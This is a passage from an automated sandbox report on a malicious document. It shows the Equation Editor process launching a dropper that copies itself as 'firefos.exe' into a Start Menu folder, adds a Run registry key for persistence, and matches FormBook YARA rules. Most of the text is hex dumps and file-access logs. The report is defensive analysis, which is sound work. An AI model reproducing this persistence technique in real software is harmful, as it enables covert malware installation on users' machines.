00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F73AA	F73AA	binary	04 00 00 00 F0 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75	04 00 00 00 F0 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 7E C6 6A 63 13 C4 D6 01 AA 73 0F 00 AA 73 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 AA 73 0F 00 AA 73 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: 2372 Parent PID: 584

General

Start time:	08:43:38
Start date:	26/11/2020
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: skypound83892.exe PID: 1520 Parent PID: 2372

General

Start time:	08:43:40
Start date:	26/11/2020
Path:	C:\Users\user\AppData\Roaming\skypound83892.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\skypound83892.exe
Imagebase:	0x90000
File size:	278528 bytes
MD5 hash:	EF8FC92D8B47C1F40DD5233AA9B3F260
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\GDIPFONTCACHEV1.DAT	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6C24AA52	unknown
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D2E4247	CreateDirectoryW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	1F8B060B	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 5c ff be 5f 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 f2 03 00 00 4c 00 00 00 00 00 00 be 10 04 00 00 20 00 00 00 20 04 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 a0 04 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...\.._.......... ....L........... ... .@.. ....@................	success or wait	5	1F8B060B	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3E7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3E7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3EA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D2EB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D2EB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.CSharp\849e4f93d41f8b6645878090ee9a7505\Microsoft.CSharp.ni.dll.aux	unknown	700	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Dynamic\81f3dddd8aa6172d72bf5f1161e6fd01\System.Dynamic.ni.dll.aux	unknown	536	success or wait	1	6E2FDE2C	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	success or wait	1	6C24AA52	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	FontCachePath	unicode	C:\Users\user\AppData\Local	success or wait	1	6C24AA52	unknown
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	firefos	unicode	"C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe"	success or wait	1	6D2EAEBE	RegSetValueExW

Analysis Process: EQNEDT32.EXE PID: 2804 Parent PID: 584

General

Start time:	08:43:59
Start date:	26/11/2020
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: skypound83892.exe PID: 960 Parent PID: 1520

General

Start time:	08:44:02
Start date:	26/11/2020
Path:	C:\Users\user\AppData\Roaming\skypound83892.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\skypound83892.exe
Imagebase:	0x90000
File size:	278528 bytes
MD5 hash:	EF8FC92D8B47C1F40DD5233AA9B3F260
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2203096098.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2203096098.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2203096098.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2203049931.0000000000330000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2203049931.0000000000330000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2203049931.0000000000330000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2203016993.0000000000300000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2203016993.0000000000300000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2203016993.0000000000300000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 960

General

Start time:	08:44:04
Start date:	26/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: firefos.exe PID: 2992 Parent PID: 1388

General

Start time:	08:44:18
Start date:	26/11/2020
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe'
Imagebase:	0xcd0000
File size:	278528 bytes
MD5 hash:	EF8FC92D8B47C1F40DD5233AA9B3F260
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCF7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCF7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC0DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCFA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6DC0DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DC0DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6DC0DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC0DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC0DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC0DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BF5B2B3	ReadFile
